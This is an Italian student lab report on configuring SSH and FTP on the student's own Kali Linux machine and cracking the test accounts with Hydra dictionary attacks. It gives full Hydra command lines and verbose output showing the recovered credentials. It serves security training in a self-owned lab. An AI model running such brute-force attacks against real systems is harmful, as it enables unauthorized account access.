S6 L5 - Authentication cracking con Hydra

Relazione sull'esercizio di configurazione e attacco SSH con Hydra

Obiettivo dell'esercizio

L'obiettivo dell'esercizio è configurare correttamente un servizio SSH su una macchina Kali Linux, creare un nuovo utente e testare la sicurezza del sistema tramite un attacco di cracking delle credenziali usando Hydra. Il processo include anche la gestione della configurazione di SSH, l'abilitazione dell'accesso root e l'esecuzione di un attacco di dizionario per la scoperta di username e password.


Esercizio fase 1 – procedimenti:

1. **Creazione nuovo utente**

Creazione di un nuovo utente: test_user

Password: testpass


Il primo passo dell'esercizio consiste nel creare un nuovo utente su Kali Linux con il comando adduser. L'utente creato si chiama test_user e la password impostata testpass.



Successivamente, il servizio SSH è stato attivato sulla macchina Kali con il comando **sudo service ssh start**. Questo consente la connessione remota tramite il protocollo SSH, necessario per il test di sicurezza successivo.

2. Modifica della configurazione di SSH

Tramite il file di configurazione **/etc/ssh/sshd_config** è stato abilitato l'accesso tramite SSH per l'utente root, impostato l' indirizzo IP della macchina e la porta di ascolto 22 per il servizio SSH.




3. Test della connessione SSH

Tramite il comando **sudo service ssh restart** è stato riattivato per scrupolo il servizio ssh dopo le impostazioni sopra riportate

Una volta configurato il servizio, è stata testata la connessione SSH con il comando:

ssh test_user@192.168.50.100

Questo passaggio ha verificato che l'accesso al server fosse possibile con le credenziali test_user e testpass.



4. Attacco di cracking con Hydra

Per testare la robustezza della configurazione SSH, è stato utilizzato Hydra, uno strumento di cracking per testare le credenziali SSH.

Avviato il processo di di brute force si interrompeva riportando questi errori:

```
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 12:47:51
```

Cercando il significato degli errori ho trovato che le possibili cause potevano essere o la configurazione del firewall o le troppe connessioni provate durante il test.

Ho inizialmente cambiato la configurazione del firewall permettendo il traffico sulla porta SSH 22 ma non ha dato risultati.

Ho provato allora ad abbassare il numero di thread prima da t4 a t3 e poi da t3 a t2. Così facendo ho risolto il problema a discapito di un tempo di processo molto lungo.

Per questo motivo ho optato per creare le liste username.txt e password.txt

```
┌──(root㉿kali)-[/home/kali]
└─# nano usernames.txt

┌──(root㉿kali)-[/home/kali]
└─# nano password.txt
```

Quindi il comando che ha permesso a Hydra di tentare di fare login via SSH con tutte le combinazioni di username e password possibili è stato:

hydra -L /home/kali/usernames.txt -P /home/kali/password.txt 192.168.50.100 -t2 ssh -V

-L è stata utilizzata per specificare il file contenente gli username.

-P è stata utilizzata per specificare il file contenente le password.

-V è stata utilizzata per vedere l' avanzamento delle combinazioni effettuate

```
[ATTEMPT] target 192.168.50.100 - login "test" - pass "password123" - 36 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "qwerty" - 37 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "12345678" - 38 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "testpass" - 39 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "admin2023" - 40 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "letmein" - 41 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "welcome" - 42 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password123" - 43 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 44 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 45 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 46 of 56 [child 0] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "password123" - 50 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "qwerty" - 51 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "12345678" - 52 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "testpass" - 53 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "admin2023" - 54 of 56 [child 0] (0/0)
[STATUS] 18.00 tries/min, 54 tries in 00:03h, 2 to do in 00:01h, 1 active
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "letmein" - 55 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "welcome" - 56 of 56 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 12:45:00
```

5. **Risultati ottenuti**


Connessione SSH: La connessione SSH all'utente test_user è stata stabilita con successo, utilizzando le credenziali predefinite (test_user e testpass).

Attacco con Hydra: Hydra ha eseguito correttamente il test di cracking, ma è stato riscontrato un errore durante l'attacco dovuto a limiti di connessione o protezioni contro attacchi di forza bruta.

Esercizio fase 2 – procedimenti:

Lo scopo della seconda fase è testare il servizio FTP

1. **Creazione di un nuovo utente e password**
   Come per la fase 1 è stato creato un nuovo user e password




2. **Il servizio è stato installato e startato**
   Comando installazione: sudo apt-get install vsftpd
   Startato: service vsftpd start

3. **Implementazione di nuovi utenti in username.txt e password in password.txt**

4. **Comando lanciato:**

hydra -L /home/kali/usernames.txt -P /home/kali/password.txt 192.168.50.100 -t3 ftp -V

5. **Risultato:**



6. **Connessione FTP**: La connessione FTP all'utente simone è stata stabilita con successo, utilizzando le credenziali predefinite (simone e dragonball).
7. **Attacco con Hydra**: Hydra ha eseguito correttamente il test di cracking.